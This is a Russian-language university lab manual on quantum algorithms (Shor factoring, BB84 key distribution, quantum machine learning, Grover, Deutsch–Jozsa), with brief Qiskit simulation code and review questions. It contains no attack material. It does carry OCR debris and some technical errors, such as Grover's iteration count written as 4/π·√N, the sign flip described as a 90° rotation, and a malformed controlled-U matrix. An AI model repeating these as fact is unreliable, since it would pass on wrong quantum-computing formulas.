Алгоритм Шора известен тем, что разлагает целые числа на множители за полиномиальное время. Поскольку наиболее известный классический алгоритм требует сверхполиномиального времени для разложения произведения двух простых чисел, широко используемая криптосистема RSA полагается на невозможность разложения на множители для достаточно больших целых чисел. Поскольку проблема факторизации может быть превращена в задачу определения периода за полиномиальное время, эффективный алгоритм поиска периода может также использоваться для эффективного разложения целых чисел. В 1994 г. американский математик Питер Шор совершил настоящий прорыв, написав для несуществующего квантового компьютера так называемый алгоритм факторизации, позволяющий разлагать на простые множители многоразрядные числа (например, число 51 688 может быть разложено как 2x2x2x7x13x71). Для решения задачи факторизации используют простой, но верный способ: деление заданного числа на простые числа, меньшие корня квадратного из самого числа. Проблема состоит в оценке времени, которое потребуется для решения задачи посредством некоторого заданного алгоритма. Удобный способ оценить, как быстро конкретный алгоритм может решить задачу,

состоит в том, чтобы выяснить, как число шагов, требуемых для выполнения алгоритма, растет с увеличением размера входных данных. Для задачи факторизации входными данными является само число N, которое мы хотим факторизовать; следовательно, длина входа есть log. (Основание логарифма определяется системой счисления. Так, основание 2 задает длину в двоичной системе, а основание 10 в десятичной.) «Приемлемыми» алгоритмами являются те, в которых число шагов растет как некоторый полином небольшой степени от размера входных данных (со степенью, возможно, 2 или 3). На обычных компьютерах самые лучшие известные алгоритмы факторизации выполняются за O (exp [(64/9) $^{1/3}$ (ln N) $^{1/3}$ (lnln N) $^{2/3}$]) шагов. Таким образом, этот алгоритм растет экспоненциально с размером входных данных log. Например, в 1994 г. 129-значное число (известное как RSA-129) было успешно факторизовано с использованием этого алгоритма на приблизительно 1600 рабочих станциях, распределенных по всему миру; полная факторизация заняла восемь месяцев. Используя этот результат для оценки множителя перед приведенной выше экспонентой, получим, что потребуется приблизительно $8 \cdot 10^5$ лет для факторизации теми же компьютерами 250-значного числа; аналогично, для 1000-значного числа потребуется 10^{25} лет (значительно больше, чем возраст вселенной). Трудность факторизации больших чисел является определяющим фактором для криптосистем с открытым ключом, таких, какие используются в банках. Там такие коды считаются надежными в силу сложности факторизации чисел с приблизительно 512 знаками. В таких системах реально используют два вида ключей: открытый (не требующий хранения втайне) и закрытый (секретный). Один используют для шифрования сообщения, другой – для дешифровки. При организации секретного канала связи отправитель и получатель обмениваются открытыми ключами своих криптосистем и далее шифруют свои послания с помощью открытого ключа получателя. Ключи взаимосвязаны между собой. Открытый ключ, по сути, является произведением двух очень больших простых чисел. Поэтому, разложив его на простые множители, можно легко восстановить закрытый.

Квантовый алгоритм, предложенный Шором для решения этой «не решаемой» традиционными методами задачи, оказался гораздо эффективнее. Этот алгоритм для факторизации чисел на квантовом компьютере реализуется за $O\left((\log N)^{2+\varepsilon}\right)$ шагов, где ε – некоторое малое число. Он приблизительно квадратично зависит от размера входных данных, поэтому факторизация 1000-значного числа с помощью такого алгоритма потребует только несколько миллионов шагов. Это означает, что криптосистемы с открытым ключом, основанные на факторизации, могут быть без особого труда взломаны. Специалисты по вопросам компьютерной безопасности быстро оценили алгоритм Шора. Неудивительно, что алгоритм Шора стал довольно удачной рекламной акцией. С подачи американского математика «раскрутка» нового метода пошла столь успешно, что 1994 г. стал началом великого бума на квантовые компьютеры. Исследовательские группы из США, Европы, Японии и специально созданные подразделения крупнейших IT-корпораций начали активную работу сразу в нескольких направлениях. Одни ученые занялись поиском способов практической реализации «компьютера будущего», другие продолжили поиски новых областей применения, отличных от решения чисто квантовых задач и дешифровки секретных сообщений.

3. Задание на выполнение лабораторной работы

Произвести построение и моделирование работы квантового алгоритма Шора с произвольным набором входных данных. Необходимо добавить в квантовую схему определенное количество кубит, один классический регистр, затем применить гейты к кубитам и произвести процедуру нахождения истинного значения согласно алгоритму Шора. Проанализировать полученные выходные данные и результаты работы алгоритма.




Рис. 9. Выходные данные и результаты работы алгоритма

```
aer_sim = Aer.get_backend('aer_simulator')
t_qc = transpile(qc, aer_sim)
qobj = assemble(t_qc)
results = aer_sim.run(qobj).result()
counts = results.get_counts()
plot_histogram(counts)
```

try

4. Содержание отчета

- Титульный лист.
- Цель и назначение работы.
- Теоретическая часть.
- Практическая часть, ход выполнения.
- Выводы.

КОНТРОЛЬНЫЕ ВОПРОСЫ

1. Кубит и его динамика. Сфера Блоха
2. Запутывание квантовых состояний. Единица запутанности. Использование запутывания
3. Чистые и смешанные состояния при запутанности
4. Понятие информационной энтропии системы. Количество информации
5. Алгоритм квантовой факторизации Шора, особенности реализации и выполнения

Лабораторная работа №3. Реализация процедуры квантового распределения ключей

1. Цель работы

Изучение основ создания и моделирования процедуры квантового распределения ключей в квантовой среде QISKit. Изучение общих принципов программирования в среде QASM и IBM Quantum Experience. Создание квантовой схемы, которая объединяет кубиты в устройство выполнения логических операций, и применение квантовых вентилей к кубитам для достижения желаемого результата.

2. Теоретический базис

Когда Алиса и Боб хотят передать секретное сообщение (например, банковские реквизиты Боба) по незащищенному каналу (например, Интернету), важно зашифровать сообщение. Поскольку криптография – это большая область, и почти вся она выходит за рамки этого учебника, нам придется поверить, что Алиса и Боб, имеющие секретный ключ, о котором никто не знает, полезен и позволяет им общаться с использованием криптографии с симметричным ключом. Если Алиса и Боб хотят использовать классический канал связи Евы, чтобы поделиться своим ключом, невозможно сказать, сделала ли Ева копию этого ключа для себя - они должны полностью доверять Еве, что она не слушает. Однако, если Ева предоставляет квантовый канал связи, Алисе и Бобу больше не нужно будет доверять Еве – они узнают, если она попытается прочитать сообщение Боба, прежде чем оно попадет к Алисе. Некоторым читателям может быть полезно дать представление о том, как квантовый канал может быть физически реализован. Примером классического канала может быть телефонная линия; мы посылаем электрические сигналы через линию, которая представляет наше сообщение (или биты). Предлагаемый пример квантового канала связи может быть некий оптоволоконный кабель, по которому мы можем отправлять отдельные

фотоны (частицы света). У фотонов есть свойство, называемое поляризацией, и эта поляризация может быть одним из двух состояний. Мы можем использовать это для представления кубита.

3. Порядок выполнения работы

Протокол квантового распределения ключей включает в себя повторение процесса несколько раз, чтобы у перехватчика было ничтожно мало шансов избежать наказания за это перехват.

```
qc = QuantumCircuit(1,1)
# Alice prepares qubit in state |+>
qc.h(0)
qc.barrier()
# Alice now sends the qubit to Bob
# who measures it in the X-basis
qc.h(0)
qc.measure(0,0)

# Draw and simulate circuit
display(qc.draw())
aer_sim = Aer.get_backend('aer_simulator')
job = aer_sim.run(assemble(qc))
plot_histogram(job.result().get_counts())
```

try




Рис. 10. Выходные данные и результаты работы алгоритма

Шаг 1. Алиса выбирает последовательность случайных битов, например:
1000101011010100
И случайный выбор основы для каждого бита:
ZZXZXXXZXZXXXXXX
Алиса хранит эти две части информации в секрете.

Шаг 2. Затем Алиса кодирует каждый бит в цепочку кубитов, используя выбранную ею основу; это означает, что каждый кубит находится в одном из состояний |0>, |1>, |+> или |->, выбранных наугад. В этом случае цепочка кубитов будет выглядеть так: $|1\rangle|0\rangle|+\rangle|0\rangle|-\rangle|+\rangle|-\rangle|0\rangle|-\rangle|1\rangle|+\rangle|-\rangle|+\rangle|-\rangle|+\rangle|+\rangle$. Это сообщение она отправляет Бобу.

Шаг 3. Затем Боб произвольно измеряет каждый кубит, например, он может использовать базы: XZZZXZXZXZXZZZXZ
А Боб хранит результаты измерений в тайне.

Шаг 4. Затем Боб и Алиса публично сообщают, какую основу они использовали для каждого кубита. Если Боб измерил кубит на той же основе, на которой его подготовила Алиса, они используют его для формирования части своего общего секретного ключа, в противном случае они отбрасывают информацию для этого бита.

Шаг 5. Наконец, Боб и Алиса совместно используют случайную выборку своих ключей, и, если образцы совпадают, они могут быть уверены (с небольшой погрешностью), что их передача прошла успешно.

4. Содержание отчета

- Титульный лист.
- Цель и назначение работы.
- Теоретическая часть.

- Практическая часть, ход выполнения.
- Выводы.

КОНТРОЛЬНЫЕ ВОПРОСЫ

1. Дайте определение понятию квантовое распределение ключей. Каковы его основные особенности и структура построения
2. Перечислите основные протоколы квантового распределения ключей
3. Процесс измерения кубитов при реализации процедуры квантового распределения ключей
4. Необратимые логические гейты
5. Алгоритм квантовой телепортации, особенности реализации и выполнения

Лабораторная работа №4. Реализация квантового машинного обучения в среде моделирования и разработки Qiskit и IBM Quantum Experience

1. Цель работы

Изучение общих принципов программирования в среде Qiskit и IBM Quantum Experience. Реализация квантового машинного обучения и решения задач искусственного интеллекта, создание квантовых схем. Получение теоретических основ и практических навыков построения квантовых алгоритмов для решения задач различных классов сложности.

2. Базовые теоретические сведения

Квантовое машинное обучение – это интеграция квантовых алгоритмов в программы машинного обучения. Чаще всего этот термин используется для обозначения алгоритмов машинного обучения для анализа классических данных, выполняемых на квантовом компьютере, то есть квантово-улучшенного машинного обучения. В то время как алгоритмы машинного обучения используются для вычисления огромных объемов данных, квантовое машинное обучение использует кубиты и квантовые операции или специализированные квантовые системы для повышения скорости вычислений и хранения данных, выполняемых алгоритмами в программе. Это включает в себя гибридные методы, которые включают как классическую, так и квантовую обработку, где сложные в вычислительном отношении подпрограммы передаются на аутсорсинг квантовому устройству. Эти процедуры могут быть более сложными по своей природе и быстрее выполняться на квантовом компьютере. Кроме того, квантовые алгоритмы могут использоваться для анализа квантовых состояний вместо классических данных. Квантовое машинное обучение также распространяется на отрасль

исследований, изучающих методологические и структурные сходства между определенными физическими системами и системами обучения, в частности нейронными сетями. Например, некоторые математические и численные методы из квантовой физики применимы к классическому глубокому обучению и наоборот. Кроме того, исследователи исследуют более абстрактные понятия теории обучения в отношении квантовой информации, иногда называемые «теорией квантового обучения». Квантово-улучшенное машинное обучение относится к квантовым алгоритмам, которые решают задачи машинного обучения, тем самым улучшая и часто ускоряя классические методы машинного обучения. Такие алгоритмы обычно требуют кодирования заданного классического набора данных в квантовом компьютере, чтобы сделать его доступным для квантовой обработки информации. Затем применяются процедуры обработки квантовой информации, и результат квантового вычисления считывается путем измерения квантовой системы. Например, результат измерения кубита показывает результат задачи двоичной классификации.

Хотя многие предложения алгоритмов квантового машинного обучения все еще являются чисто теоретическими и требуют тестирования полномасштабного универсального квантового компьютера, другие были реализованы на квантовых устройствах малого или специального назначения.

Элементарные вентили

Элементарный вентиль, который действует на небольшое количество кубитов (скажем, не более 3), часто называют агатом по аналогии с классическими логическими вентилями, такими, как И, ИЛИ и НЕТ. Матрицы Паули I, X, Y, Z являются примерами однокубитных вентилей. Например, вентиль с переворотом бит X (он же НЕ-вентиль) инвертирует бит, то есть меняет местами |0> и |1>. Представленные в виде унитарных матриц 2×2

$$X = \begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix}, \qquad Z = \begin{pmatrix} 1 & 0 \\ 0 & -1 \end{pmatrix}.$$

Еще одним важным вентилем с 1 кубитом является фазовый вентиль R_ϕ , который просто поворачивает фазу состояния |1> на угол φ:

$$R_\phi|0\rangle = |0\rangle, \quad R_\phi|1\rangle = e^{i\phi}|1\rangle.$$

Это соответствует унитарной матрице

$$R_\phi = \begin{pmatrix} 1 & 0 \\ 0 & e^{i\phi} \end{pmatrix}.$$

Z является частным случаем: $Z = R_\pi$, поскольку $e^{i\phi} = -1$. $R_{\pi/4}$ – вентиль часто называют просто T-вентилем. Возможно, наиболее важным 1-кубитным вентилем является преобразование Адамара, определяемое следующим образом:

$$H|0\rangle = \frac{1}{\sqrt{2}}|0\rangle + \frac{1}{\sqrt{2}}|1\rangle, \quad H|1\rangle = \frac{1}{\sqrt{2}}|0\rangle - \frac{1}{\sqrt{2}}|1\rangle.$$

Как унитарная матрица, вентиль представляется как

$$H = \frac{1}{\sqrt{2}}\begin{pmatrix} 1 & 1 \\ 1 & -1 \end{pmatrix}$$

Если мы применим H к суперпозиции

$$\frac{1}{\sqrt{2}}|0\rangle + \frac{1}{\sqrt{2}}|1\rangle,$$

то получим

$$H\left(\frac{1}{\sqrt{2}}|0\rangle + \frac{1}{\sqrt{2}}|1\rangle\right) = \frac{1}{\sqrt{2}}H|0\rangle + \frac{1}{\sqrt{2}}H|1\rangle = \frac{1}{2}(|0\rangle + |1\rangle) + \frac{1}{2}(|0\rangle - |1\rangle) = |0\rangle.$$

В нашем случае амплитуды с положительными/отрицательными значениями для состояний |1> нивелируют воздействие друг друга. Данное действие в теории квантовой механики называется интерференцией и аналогично интерференционным картинам между световыми или звуковыми волнами. Примером вентиля, состоящего из пары квантовых битов, является контролируемое отрицание с управляемым блокированием:

$$CNOT|0\rangle|b\rangle = |0\rangle|b\rangle, \quad CNOT|1\rangle|b\rangle = |1\rangle|1-b\rangle.$$

Первый кубит называется контрольным кубитом, второй – целевым кубитом. В матричной форме это

$$CNOT = \begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 1 \\ 0 & 0 & 1 & 0 \end{pmatrix}.$$

В общем, если U – некоторый 1-кубитовый вентиль (т. е. унитарная матрица 2×2), то 2-кубитный управляемый вентиль U соответствует следующей унитарной матрице 4×4:

$$\begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 0 & 0 & U_{11} & U_{12} \\ 0 & 0 & U_{22} & U_{22} \end{pmatrix}.$$

3. Порядок выполнения работы

Произвести построение и моделирование работы процедуры машинного обучения с произвольным набором входных данных. Необходимо добавить в квантовую схему определенное количество кубит, один классический регистр, затем применить гейты к кубитам и произвести процедуру машинного обучения. Проанализировать полученные выходные данные и результаты работы алгоритма.

4. Содержание отчета

- Титульный лист.
- Цель и назначение работы.
- Теоретическая часть.
- Практическая часть, ход выполнения.
- Выводы.

КОНТРОЛЬНЫЕ ВОПРОСЫ

1. Дайте определение понятию квантовый оракул. Каковы его основные особенности и структура построения в рамках машинного обучения и искусственного интеллекта
2. Амплитуда усиления квантовых состояний. Ее назначение и реализация
3. Переворот фазы, как элемент квантовой схемы. Ее назначение в выполнении машинного обучения
4. Обратимые логические гейты
5. Квантовое машинное обучение, особенности реализации и выполнения

Лабораторная работа №5 Квантовый алгоритм Гровера

1. Цель работы

Изучение отличительных особенностей и принципов работы квантового поискового алгоритма Гровера. Задачи, решаемые в работе:

1. Изучение работы квантовой логической схемы, реализующей алгоритм Гровера.

2. Выбор свободных параметров алгоритма для получения требуемых результатов работы схемы.

2. Базовые теоретические сведения

Алгоритм Гровера – квантовый алгоритм решения задачи перебора, то есть нахождения решения уравнения f(x) = 1, где f есть булева функция от n переменных. Поисковый алгоритм Гровера является одним из наглядных доказательств выгоды квантовых вычислений, при применении его к задаче поиска. Алгоритм Гровера выполняется в три этапа:

1. Переводим регистр в состоянии суперпозиции, то есть выравниваем вероятности всех N состояний. Выполнимость этого действия достигается за O(logN) операций. В результате получим вектор, все компоненты которого равны. Здесь заслуживает внимания i-ое состояние.

2. Далее выполняем унитарные преобразования: R (преобразование поворота фазы) и D (преобразование диффузии) O(logN) раз. После каждой итерации амплитуда нужного состояния изменится на величину $2 * M(\varphi) + \varphi_i$, где $M(\varphi)$ - среднее значение компонент вектора после преобразования R, а φ_i - амплитуда желаемого состояния до R.

3. Измеряем состояние системы. Существует количество итерации, после которых вероятность нужного результата будет уменьшаться. Оптимальное количество итерации (повторений R и D) порядка. Это одно из главных проявлений квантового подхода.

Квантовые алгоритмы благодаря использованию явления квантовой запутанности кубитов в процессе своей работы обладают значительным приростом скорости выполнения по сравнению с соответствующими классическими аналогами. Квантовая схема алгоритма зависит от размера входных данных, поскольку от этого напрямую зависит количество применений итерации Гровера.




Рис. 11. Квантовая схема поискового алгоритма Гровера

Алгоритм Гровера – быстрый квантовый алгоритм решения задачи перебора. При поиске в неотсортированной базе, состоящей из n записей, алгоритм Гровера способен найти решение за $O(\sqrt{n})$, в то время как полный перебор записей займет очевидно $O(n)$. Для реализации алгоритма Гровера требуются следующие квантовые вентили:

- гейт Адамара;
- гейт диффузии W;
- гейт поворота R.

Гейт Адамара был рассмотрен ранее. Матрица для оператора диффузии выглядит следующим образом:

$$W = \begin{pmatrix} -1+\frac{2}{N} & \cdots & \frac{2}{N} \\ \vdots & \ddots & \vdots \\ \frac{2}{N} & \cdots & -1+\frac{2}{N} \end{pmatrix}, \quad (21)$$

где N- количество состояний, которое вычисляется по формуле:

$$N = 2^n, \quad (22)$$

где n – количество кубит. Гейт R описывается следующей матрицей:

$$R = \begin{pmatrix} 1 & 0 & \bullet & 0 \\ 0 & -1 & \bullet & 0 \\ \bullet & \bullet & \bullet & \bullet \\ 0 & 0 & \bullet & 1 \end{pmatrix} \quad (23)$$

Матрица гейта поворота имеет единицы на главной диагонали, все остальные элементы равны 0. Элемент на главной диагонали, который равен -1, означает, что данное состояние будет повернуто на 90° вдоль плоскости XY на сфере Блоха, данный элемент стоит в строке соответствующей строке вектора состояния, которое необходимо найти. После $\frac{4}{\pi}\sqrt{N}$ итераций, состоящих из операций гейтов диффузии и поворота, при измерении квантового регистра, коллапс волновой функции случится именно в то состояние, которое необходимо найти. Квантовая сеть (или схема) алгоритма Гровера представлена ниже.




Рис. 12. Квантовая сеть алгоритма Гровера

3. Порядок выполнения работы

Студент, при реализации алгоритма, должен выполнить следующие шаги:

1. Приготовление начального состояния квантового регистра, состоящего из кубитов. Каждый кубит устанавливается в состояние |0>.
2. Приготовление равновероятной (с равными амплитудами) суперпозиции состояний кубитов с помощью преобразования Уолша – Адамара
3. Поворот амплитуды «маркированного» состояния.
4. Преобразование Адамара
5. Вычисление инверсии относительно среднего значения
6. Преобразование Адамара (возвращает в начальное состояние)




Рис. 13. Реализация квантового поискового алгоритма Гровера от Google

4. Содержание отчета

- Титульный лист.
- Цель и назначение работы.
- Теоретическая часть.
- Практическая часть, ход выполнения.
- Выводы.

КОНТРОЛЬНЫЕ ВОПРОСЫ

1. Дайте определение понятию квантовому оракулу. Каковы его основные особенности и структура построения в рамках алгоритма Гровера
2. Амплитуда усиления квантовых состояний. Ее назначение и реализация
3. Переворот фазы, как элемент квантовой схемы. Ее назначение в выполнении алгоритма Гровера
4. Обратимые логические гейты
5. Алгоритм Гровера, особенности реализации и выполнения

Лабораторная работа №6. Реализация алгоритма Дойча-Джозса в среде моделирования и разработки Qiskit и IBM Quantum Experience

1. Цель работы

Изучение общих принципов программирования в среде Qiskit и IBM Quantum Experience. Реализация алгоритма Дойча-Джозса, создание ее квантовой схемы. Получение теоретических основ и практических навыков построения квантовых алгоритмов для решения задач различных классов сложности.

2. Базовые теоретические сведения

Алгоритм Дойча-Джозса был первым примером квантового алгоритма, который работает лучше, чем лучший классический алгоритм. Он показал, что использование квантового компьютера в качестве вычислительного инструмента для решения конкретной проблемы может иметь преимущества. Нам дана скрытая логическая функция f, которая принимает на входе строку битов и возвращает либо 0 либо 1, то есть: $f(\{x_0, x_1, ...\}) \to 0$ или 1, где x_n 0 или 1. Свойство данной логической функции состоит в том, что она гарантированно сбалансирована или постоянна. Постоянная функция возвращает все 0 или все 1 для любого входа, а сбалансированная функция возвращает 0 ровно для половины всех входов и 1 для другой половины. Наша задача – определить является ли данная функция сбалансированной или постоянной. Обратите внимание, что проблема Дойча-Джозса n-битовое расширение однобитовой проблемы Дойча. Классически, в лучшем случае, два запроса к оракулу могут определить, есть ли скрытая логическая функция f(x) сбалансированная: например, если мы получим оба f(0,0,0,…) -> 0 и f(1,0,0,…) -> 1, то мы знаем, что функция сбалансирована, поскольку мы получили два разных выхода. В худшем случае, если мы продолжим видеть один и тот же результат для каждого входа, который мы пробуем, нам придется проверить ровно половину всех возможных входов плюс один, чтобы

убедиться, что f(x) постоянная. Поскольку общее количество возможных входов равно 2^n это означает, что нам нужно $2^{n-1}+1$ пробных данных, чтобы убедиться, что f(x) постоянна в худшем случае. Например, для 4-битовой строки, если мы проверили 8 из 16 возможных комбинаций, получив все 0, все еще возможно, что 9-й ввод возвращает 1 и f(x) сбалансированной. Вероятно, это очень маловероятное событие. Фактически, если мы получаем один и тот же результат постоянно подряд, мы можем определить вероятность того, что функция постоянна, как функция от k входов как:

$$P_{constant}(k) = 1 - \frac{1}{2^{k-1}}, k \le 2^{n-1}$$

На самом деле, мы могли бы отказаться от нашего классического алгоритма раньше, скажем, если бы мы были уверены более, чем на x%. Но если мы хотим быть уверены на 100%, нам нужно проверить $2^{n-1}+1$ входы. Используя квантовый компьютер, мы можем решить эту проблему со 100% уверенностью после всего лишь одного вызова функции f(x), если у нас есть функция f реализована как квантовый оракул, отображающий состояние $|x\rangle|y\rangle$ к $|x\rangle|y \oplus f(x)\rangle$, где $\oplus$ - сложение по модулю 2. Ниже представлена общая схема алгоритма Дойча-Джозса.

